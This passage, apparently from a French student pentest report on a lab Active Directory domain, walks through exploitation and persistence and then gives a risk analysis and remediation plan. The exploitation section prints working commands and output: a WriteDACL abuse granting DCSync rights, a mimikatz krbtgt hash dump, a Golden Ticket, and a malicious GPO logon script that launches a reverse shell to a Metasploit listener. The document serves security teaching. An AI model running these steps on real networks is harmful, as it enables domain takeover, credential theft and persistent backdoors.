


Figure 5.4 : Chaîne d'exploitation de la permission WriteDACL .

5.3.1 Exploitation de la permission WriteDACL

Dans la section précédente, l'analyse BloodHound a mis en évidence que l'utilisateur standard asrep_user possède le droit **WriteDACL** directement sur l'objet racine du domaine pfa.local. Contrairement aux groupes d'administration qui sont protégés par le mécanisme natif *AdminSDHolder*, l'objet Domaine n'y est pas soumis. Ce type de mauvaise configuration permet à un attaquant de modifier les listes de contrôle d'accès du domaine entier. Dans cette section, nous exploitons cet accès pour nous octroyer les droits de réplication (DCSync) et compromettre totalement l'infrastructure.

Octroi des privilèges de réplication (DCSync)

La première étape consiste à abuser du droit WriteDACL pour ajouter manuellement les permissions de réplication à notre compte de faible privilège. Depuis la machine Kali de l'attaquant, nous utilisons l'outil impacket-dacledit :

```
┌──(kali㉿Kali-Attacker)-[~]
└─$ impacket-dacledit -action write -rights DCSync -principal asrep_user -target-dn "DC=YoussefDC,DC=local" YoussefDC.local/asrep_user:Superstar1 -dc-ip 10.0.2.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260622-075035.bak
[*] DACL modified successfully!
```

Figure 5.5 : Octroi des privilèges de réplication (DCSync) à asrep_user via impacket-dacledit.

L'opération réussit car asrep_user dispose légitimement du droit de modifier les ACL sur le domaine.

Extraction des Hashes (Dumping Hashes) via DCSync

Maintenant que asrep_user dispose des droits de réplication, il peut simuler le comportement d'un contrôleur de domaine légitime et demander la synchronisation de la base de données Active Directory (NTDS.dit). Nous exécutons cette attaque à l'aide de l'outil impacket-secretsdump en ciblant le contrôleur de domaine (DC01 à l'IP 192.168.100.10) :




Figure 5.6 : Extraction des hashes du domaine via DCSync (impacket-secretsdump --just-dc).

L'argument `--just-dc` est crucial : il instruit l'outil d'extraire uniquement les données d'identification via la réplication DCSync, sans tenter d'exécuter de code ou d'agents sur la cible.

Authentification en tant qu'Administrateur (Pass-The-Hash)

Disposant désormais du hash NT de l'Administrateur du domaine, il n'est pas nécessaire de chercher à le casser (craquage hors-ligne). Nous pouvons l'utiliser directement pour nous authentifier grâce à la technique du Pass-The-Hash. Pour obtenir une session interactive, nous utilisons l'outil evil-winrm :




Figure 5.7 : Authentification en tant qu'administrateur du domaine via Pass-The-Hash (evil-winrm).

5.4 Persistance et Maintien de l'Accès

Cette phase de post-exploitation est particulièrement intéressante et critique dans le cycle de vie d'une attaque. Une fois la compromission totale du domaine atteinte, l'objectif principal de l'attaquant est de s'assurer que cet accès ne soit jamais perdu, même si les

administrateurs légitimes corrigent la vulnérabilité initiale (les ACL) ou modifient les mots de passe des comptes compromis. Pour ce faire, nous avons mis en place deux techniques de persistance redoutables.

5.4.1 Extraction du compte KRBTGT via l'attaque DCSync

La première étape pour établir une persistance de haut niveau consiste à cibler le compte de service krbtgt. Ce compte est la clé de voûte de l'Active Directory, car son hash NTLM sert à chiffrer tous les tickets d'authentification (TGT) du domaine.

En utilisant l'outil mimikatz avec nos privilèges de contrôleur de domaine, nous avons lancé une attaque DCSync ciblant spécifiquement ce compte :

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 02:01:23
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

privilege::debug
mimikatz # Privilege '20' OK

lsadump::dcsync /user:YoussefDC\krbtgt
mimikatz # [DC] 'YoussefDC.local' will be the domain
[DC] 'DC1.YoussefDC.local' will be the DC server
[DC] 'YoussefDC\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/23/2026 9:16:45 AM
Object Security ID   : S-1-5-21-324014672-668932394-174053811-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: ddabd4c71b772c226ab0ef95ec8dc8d8
    ntlm- 0: ddabd4c71b772c226ab0ef95ec8dc8d8
    lm  - 0: 31e06bc7649df0703891ff3ab8f0c948

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 836ec7dbabb5fc763216bd5f524b0aaa

* Primary:Kerberos-Newer-Keys *
    Default Salt : YOUSSEFDC.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : d8a00d856dd0b13c1eca02189f6421bd607ae858fe485be8454322399dfa5476
      aes128_hmac       (4096) : 8df0459d66db06581d1d61650fc62992
      des_cbc_md5       (4096) : 19518a0b70a2a1ec
```

Figure 5.8 : Extraction du hash du compte krbtgt via une attaque DCSync (mimikatz).

Cette commande a parfaitement fonctionné et nous a permis d'extraire des informations cruciales pour la suite de l'attaque :

— Le SID du domaine : `S-1-5-21-324014672-668932394-174053811` ;

— Le Hash NTLM de krbtgt : `ddabd4c71b772c226ab0ef95ec8dc8d8`.

5.4.2 Création et injection d'un Golden Ticket

En possession du hash krbtgt et du SID du domaine, nous avons pu forger un Golden Ticket. Il s'agit d'un ticket Kerberos (TGT) falsifié de toutes pièces, qui octroie à son porteur un accès administrateur absolu sur tous les services du domaine.

Toujours depuis mimikatz, nous avons exécuté la commande suivante pour générer ce ticket et l'injecter directement dans notre session courante (`/ptt` – Pass-The-Ticket) :




Figure 5.9 : Création et injection du Golden Ticket dans la session courante (mimikatz).

Pour vérifier la réussite de l'opération, la commande `kerberos::list` a été exécutée. Le résultat montre que le ticket a bien été chargé en mémoire, offrant une persistance massive d'une durée de 10 ans (valide du 21/06/2026 jusqu'au 18/06/2036).

Note théorique : à la différence du Golden Ticket qui donne accès à tous les services du domaine pour 10 ans et qui nécessite le hash krbtgt, un Silver Ticket aurait ciblé un service spécifique avec le hash d'un compte de service, ce qui est parfois jugé plus discret.

5.4.3 Persistance par Stratégie de Groupe (GPO) malveillante

Pour diversifier nos accès (backdoors), nous avons également implémenté une technique de persistance furtive basée sur les Stratégies de Groupe (GPO). L'idée est de forcer l'exécution d'une charge utile malveillante à chaque ouverture de session sur les machines cibles.

Préparation et dépôt de la charge utile (Payload)

La première étape a consisté à générer notre charge utile malveillante (reverse shell) à l'aide du framework msfvenom, produisant ainsi le fichier exécutable tstark_shell.exe. Afin de garantir une exécution discrète et automatisée, nous avons ensuite créé un script batch d'exécution, nommé tstark_script.bat. Forts de nos privilèges administratifs sur le domaine, nous avons téléversé (upload) ces deux fichiers directement dans le répertoire partagé stratégique du contrôleur de domaine, le SYSVOL (`\\pfa.local\sysvol\pfa.local\scripts`).

Ce dossier est nativement répliqué et accessible en lecture par toutes les machines du réseau, ce qui en fait l'emplacement idéal pour héberger notre backdoor.

Création de la GPO via accès graphique

Afin de configurer cette persistance de manière visuelle, nous avons établi une connexion graphique à distance à l'aide de l'outil xfreerdp. Nous nous sommes authentifiés avec le compte tstark, dont nous avions précédemment identifié qu'il était membre du groupe restreint Domain Admins.

Depuis cette session graphique, nous avons ouvert la console de gestion des stratégies de groupe (Group Policy Management). Nous y avons créé une nouvelle GPO explicitement nommée PFA_Persistence_Hack, que nous avons ensuite liée à l'unité d'organisation (OU) Domain Controllers.




Figure 5.10 : Création de la GPO malveillante PFA_Persistence_Hack liée à l'OU Domain Controllers.

Configuration du script de Logon

Dans l'éditeur de cette stratégie de groupe, nous avons navigué vers les paramètres utilisateurs (User Configuration > Policies > Windows Settings > Scripts (Logon/Logoff)). Dans la section Logon, nous avons ajouté notre script batch, en spécifiant bien son chemin d'accès réseau pointant vers le dossier SYSVOL.




Figure 5.11 : Configuration du script de logon de persistance dans la GPO malveillante.

Forçage de l'exécution

Enfin, pour s'assurer qu'aucune autre stratégie ne puisse bloquer ou écraser la nôtre, nous avons effectué un clic droit sur la liaison de la GPO pour y activer les options « Enforced » (Appliqué) et « Link Enabled » (Lien activé).




Figure 5.12 : Activation des options Enforced et Link Enabled sur la GPO de persistance.

Cela garantit son déploiement inévitable et prioritaire. Ainsi configurée, à chaque connexion d'un utilisateur sur le domaine, la cible exécute silencieusement le script tstark_script.bat. Ce dernier lance l'exécutable qui va initier une connexion vers notre écouteur (listener) Metasploit, rouvrant de manière automatique et transparente un accès

à l'attaquant.

```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.100.100
msf6 exploit(multi/handler) > set LPORT 4445
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.100:4445
[*] Sending stage (175686 bytes) to 192.168.100.20
[*] Meterpreter session 1 opened (192.168.100.100:4445 -> 192.168.100.20:49158) at
    2026-06-22 10:06:28 +0100

meterpreter >
```

Impact critique de la persistance par GPO. L'implémentation de cette Stratégie de Groupe (GPO) malveillante représente un niveau de menace extrêmement critique pour l'ensemble du domaine Active Directory.

En détournant un outil d'administration légitime, cette technique transforme l'infrastructure elle-même en un moteur de réinfection automatique. La dangerosité absolue de cette méthode réside dans sa capacité à paralyser les efforts de remédiation des équipes de sécurité : même si les défenseurs corrigent les vulnérabilités initiales, suppriment les comptes compromis et réinitialisent tous les mots de passe, la simple connexion d'un utilisateur légitime réactivera instantanément la porte dérobée de l'attaquant sur le réseau. Si cette GPO n'est pas détectée et neutralisée dès les premiers instants de la réponse à incident, elle rend toute tentative de nettoyage inutile et peut contraindre les administrateurs à devoir reconstruire l'intégralité du domaine en partant de zéro.

Chapitre 6

Analyse des risques et remédiations

Les chapitres précédents ont permis de dérouler une chaîne d'attaque complète, depuis l'exploitation du serveur Web exposé jusqu'à la compromission totale du domaine pfa.local et la mise en place de mécanismes de persistance. Ce chapitre adopte désormais une posture défensive : il s'agit de prendre du recul sur les failles exploitées, d'évaluer leur criticité réelle pour l'organisation et de proposer un plan de remédiation concret et priorisé. L'objectif n'est plus de démontrer la faisabilité d'une intrusion, mais de transformer les résultats offensifs en recommandations actionnables permettant d'élever durablement le niveau de sécurité de l'infrastructure Active Directory.

6.1 Méthodologie d'analyse des risques

L'analyse des risques repose sur une approche qualitative inspirée des référentiels reconnus (EBIOS Risk Manager, ISO 27005) et de la matrice MITRE ATT&CK utilisée comme cadre de classification des techniques. Chaque vulnérabilité identifiée lors du test d'intrusion est caractérisée selon deux axes complémentaires :

— **La probabilité d'exploitation** (ou vraisemblance), qui évalue la facilité avec laquelle un attaquant peut exploiter la faille : disponibilité d'outils publics, niveau de privilège requis, prérequis techniques.

— **L'impact** sur l'organisation, qui mesure les conséquences d'une exploitation réussie en termes de confidentialité, d'intégrité et de disponibilité du système d'information.

Le croisement de ces deux dimensions permet d'attribuer à chaque risque un niveau global — Critique, Élevé, Moyen ou Faible — qui détermine la priorité de traitement. Cette hiérarchisation guide ensuite la définition du plan de remédiation, en concentrant les efforts sur les failles offrant le meilleur ratio entre réduction du risque et coût de mise en œuvre.

6.1.1 Échelle de cotation

Les niveaux de probabilité et d'impact retenus sont définis comme suit :

Niveau	Probabilité d'exploitation	Impact pour l'organisation
Fort	Outils publics, aucun privilège requis	Compromission du domaine ou fuite massive de données
Moyen	Exploitation nécessitant un accès authentifié préalable	Élévation de privilèges locale ou accès à un périmètre limité
Faible	Conditions spécifiques difficiles à réunir	Impact mineur, limité à un seul objet ou compte

Table 6.1 : Échelle de cotation de la probabilité et de l'impact.

6.2 Cartographie des risques identifiés

Le tableau ci-dessous synthétise l'ensemble des vulnérabilités exploitées au cours du test d'intrusion. Chacune est rattachée à la phase d'attaque correspondante, à la technique MITRE ATT&CK associée, puis cotée selon la méthodologie précédente.

Vulnérabilité	Technique ATT&CK	Prob.	Impact	Risque
Upload de fichier non contrôlé (Web Shell)	T1505.003	**Fort**	**Moyen**	**Élevé**
Absence de pré-authentification Kerberos (AS-REP Roasting)	T1558.004	**Fort**	**Moyen**	**Élevé**
Mots de passe faibles / cassables hors ligne	T1110.002	**Fort**	**Fort**	**Critique**
Compte de service avec SPN (Kerberoasting)	T1558.003	**Fort**	**Moyen**	**Élevé**
Permissions GPO excessives (GenericWrite)	T1484.001	**Moyen**	**Fort**	**Élevé**
Réutilisation de mots de passe entre comptes	T1078	**Moyen**	**Fort**	**Élevé**
ACL permissive sur le domaine (WriteDACL → DCSync)	T1222 / T1003.006	**Moyen**	**Fort**	**Critique**
Extraction du compte krbtgt (Golden Ticket)	T1558.001	**Faible**	**Fort**	**Critique**
Persistance par GPO malveillante	T1484.001	**Faible**	**Fort**	**Critique**

Table 6.2 : Cartographie des risques de l'environnement Active Directory.

6.3 Analyse détaillée des risques majeurs

Cette section approfondit les vulnérabilités les plus critiques, en explicitant le mécanisme d'exploitation, l'impact métier et les conditions ayant rendu l'attaque possible.

6.3.1 Faiblesse des mots de passe et réutilisation

La quasi-totalité de la chaîne d'attaque a reposé sur la faiblesse des mots de passe. Le compte **Youssef** (AS-REP Roasting) et le compte de service **svc_sql** (Kerberoasting) utilisaient des secrets triviaux, cassés hors ligne en quelques secondes avec une simple wordlist (rockyou.txt). Plus grave encore, l'extraction DCSync a révélé que plusieurs comptes (yrachdi, aoutassra, osebbar, ckhaled) partageaient strictement le même hash NT, donc le même mot de passe en clair.

Impact : la compromission d'un seul de ces comptes donne immédiatement accès à tous les autres. Cette réutilisation transforme une faille ponctuelle en compromission latérale généralisée, et illustre l'absence de politique de mots de passe robuste au sein du domaine.

6.3.2 Attaques Kerberos (AS-REP Roasting et Kerberoasting)

Deux comptes ont été compromis en exploitant des faiblesses propres au protocole Kerberos. Le premier ne requérait pas la pré-authentification, permettant de récupérer un hash AS-REP sans aucun identifiant. Le second disposait d'un SPN (Service Principal Name), exposant un ticket de service TGS chiffré avec le hash du compte. Dans les deux cas, le chiffrement utilisé (RC4 / etype 23) combiné à un mot de passe faible a rendu le cassage hors ligne immédiat. Ces techniques sont d'autant plus dangereuses qu'elles sont furtives : la demande de tickets est une opération Kerberos parfaitement légitime, qui ne déclenche aucune alerte par défaut.

6.3.3 Élévation de privilèges via permissions GPO

Le groupe **IT Support** disposait d'un droit **GenericWrite** sur la GPO « Workstations Security Policy ». Le compte svc_sql, membre de ce groupe, a pu modifier la stratégie pour s'ajouter au groupe Administrators local des postes Windows 11. Cette mauvaise configuration illustre le danger des délégations de droits trop larges : une fonction d'administration légitime (gérer une GPO) devient un vecteur direct d'élévation de privilèges sur l'ensemble des machines liées à cette stratégie.

6.3.4 Abus d'ACL et compromission du domaine (WriteDACL → DCSync)

Le risque le plus critique réside dans la permission **WriteDACL** accordée au compte asrep_user directement sur l'objet racine du domaine. Contrairement aux groupes protégés par le mécanisme AdminSDHolder, l'objet domaine n'est soumis à aucune protection native. Un compte non privilégié a ainsi pu s'octroyer les droits de réplication (*DS-Replication-Get-Changes*), simuler un contrôleur de domaine via DCSync et extraire l'intégralité des hashes du domaine, y compris celui de l'Administrateur et du compte krbtgt.

Impact : compromission totale et irréversible du domaine. La récupération du hash krbtgt permet en outre de forger des Golden Tickets valides pendant 10 ans, et l'implantation d'une GPO malveillante de persistance rend toute remédiation partielle inefficace. À ce stade, la reconstruction complète du domaine devient souvent la seule option de confiance.

6.4 Plan de remédiation priorisé

Les recommandations sont organisées par priorité décroissante. Les mesures de priorité 1 traitent les risques critiques et doivent être appliquées sans délai ; les priorités suivantes consolident progressivement la posture de sécurité.

6.4.1 Priorité 1 — Mesures immédiates (risques critiques)

- **Auditer et corriger les ACL du domaine :** supprimer tout droit WriteDACL, GenericAll ou WriteOwner accordé à des comptes non administrateurs sur l'objet domaine et les groupes sensibles. Auditer régulièrement les ACL avec BloodHound côté défensif.
- **Réinitialiser le compte krbtgt :** effectuer une double rotation du mot de passe krbtgt pour invalider tout Golden Ticket existant, puis surveiller la durée de vie anormale des tickets Kerberos.
- **Éliminer la persistance :** supprimer la GPO PFA_Persistence_Hack, purger les scripts déposés dans SYSVOL et auditer l'intégralité des GPO liées aux OU sensibles (notamment Domain Controllers).
- **Renforcer la politique de mots de passe :** imposer une longueur minimale élevée (14+ caractères), interdire les mots de passe courants et éradiquer toute réutilisation entre comptes.

6.4.2 Priorité 2 — Durcissement Kerberos et comptes de service

- **Activer la pré-authentification Kerberos** sur tous les comptes (désactiver l'option « Do not require Kerberos preauthentication »).
- **Utiliser des comptes de service managés (gMSA)** avec mots de passe complexes générés et renouvelés automatiquement, afin de neutraliser le Kerberoasting.
- **Désactiver le chiffrement RC4** au profit d'AES pour les tickets Kerberos, rendant le cassage hors ligne nettement plus difficile.

6.4.3 Priorité 3 — Gestion des privilèges et des GPO

- **Appliquer le principe du moindre privilège :** réviser les délégations, retirer les droits d'édition GPO aux groupes non administrateurs et limiter l'appartenance aux groupes à hauts privilèges.
- **Mettre en place le tiering administratif (modèle en couches)** pour cloisonner les comptes d'administration du domaine, des serveurs et des postes de travail.
- **Restreindre les droits d'administration locale** et déployer LAPS pour des mots de passe administrateur locaux uniques par machine.

6.4.4 Priorité 4 — Sécurisation du point d'entrée et détection

- **Sécuriser le serveur Web :** valider strictement le type et l'extension des fichiers uploadés, interdire l'exécution de scripts dans le répertoire d'upload et isoler la zone exposée du réseau interne (segmentation, pare-feu).
- **Renforcer la supervision :** centraliser les journaux (SIEM), surveiller les événements DCSync inhabituels (ID 4662), les modifications d'ACL (ID 5136) et les créations/modifications de GPO.
- **Déployer une solution EDR** sur les postes et serveurs pour détecter les comportements offensifs (mimikatz, impacket, mouvements latéraux).

6.5 Synthèse des vulnérabilités et remédiations

Le tableau suivant met en regard chaque vulnérabilité principale et la mesure corrective associée, pour faciliter le suivi de la mise en œuvre.

Vulnérabilité	Remédiation	Priorité
Upload de fichier non contrôlé	Validation stricte des fichiers, blocage d'exécution, segmentation réseau	**P4**
AS-REP Roasting	Activer la pré-authentification Kerberos sur tous les comptes	**P2**
Mots de passe faibles et réutilisés	Politique de mots de passe robuste, interdiction de réutilisation	**P1**
Kerberoasting (svc_sql)	Comptes managés gMSA, désactivation de RC4	**P2**
Permissions GPO excessives	Moindre privilège, révision des délégations GPO	**P3**
ACL permissive (WriteDACL)	Audit et nettoyage des ACL du domaine	**P1**
Golden Ticket / krbtgt	Double rotation du mot de passe krbtgt	**P1**
Persistance par GPO	Suppression de la GPO et nettoyage de SYSVOL	**P1**

Table 6.3 : Synthèse des mesures de remédiation par vulnérabilité.

6.6 Conclusion

L'analyse des risques a confirmé que la compromission totale du domaine pfa.local ne reposait pas sur une faille unique et sophistiquée, mais sur l'accumulation et l'enchaînement de mauvaises configurations courantes : mots de passe faibles, délégations de droits trop larges, comptes de service mal protégés et ACL permissives. C'est précisément cette logique de chaîne qui rend l'environnement Active Directory si sensible : chaque faiblesse, prise isolément, peut sembler mineure, mais leur combinaison ouvre un chemin direct du compte standard jusqu'au contrôleur de domaine.

Conclusion générale

Ce projet de fin d'année, portant sur l'audit et le test d'intrusion d'un environnement Active Directory, a constitué une expérience particulièrement enrichissante et formatrice, menée sous l'encadrement avisé du Professeur Youssef Jabri. Tout au long de ce travail, nous avons pu approfondir nos connaissances et développer des compétences essentielles dans des domaines clés de la cybersécurité :

- **L'identification et l'exploitation des principales faiblesses d'un environnement Active Directory**, à travers une chaîne d'attaque progressive incluant AS-REP Roasting, Kerberoasting, abus de permissions GPO, Pass-The-Hash, exploitation d'ACL permissives et attaque DCSync.
- **La compréhension des mécanismes de persistance et d'escalade de privilèges** au sein d'un domaine compromis, illustrée notamment par la technique du Golden Ticket.
- **L'élaboration de recommandations défensives concrètes**, couvrant le renforcement des politiques de mots de passe, la sécurisation de Kerberos, la révision des permissions Active Directory et l'amélioration des mécanismes de supervision et de détection.

Nous tenons à remercier chaleureusement notre encadrant, le Professeur Youssef Jabri, pour ses précieux conseils, sa disponibilité et son expertise qui ont guidé ce projet d'un bout à l'autre.

Cette expérience nous a permis d'acquérir des compétences concrètes et directement applicables dans un domaine en constante évolution, où la maîtrise des techniques offensives demeure indissociable d'une vision défensive solide. Les enjeux liés à la sécurité d'Active Directory ne cessent de croître, rendant indispensable une veille technologique continue et l'adoption de mesures de sécurité proactives. Les compétences développées au cours de ce projet constituent ainsi un socle solide pour la suite de notre parcours, et nous abordons avec motivation la perspective de poursuivre notre formation vers des fonctions d'analyste SOC et de spécialiste en réponse à incident, afin de contribuer activement à la protection des systèmes d'information et à la résilience des organisations face aux cybermenaces.

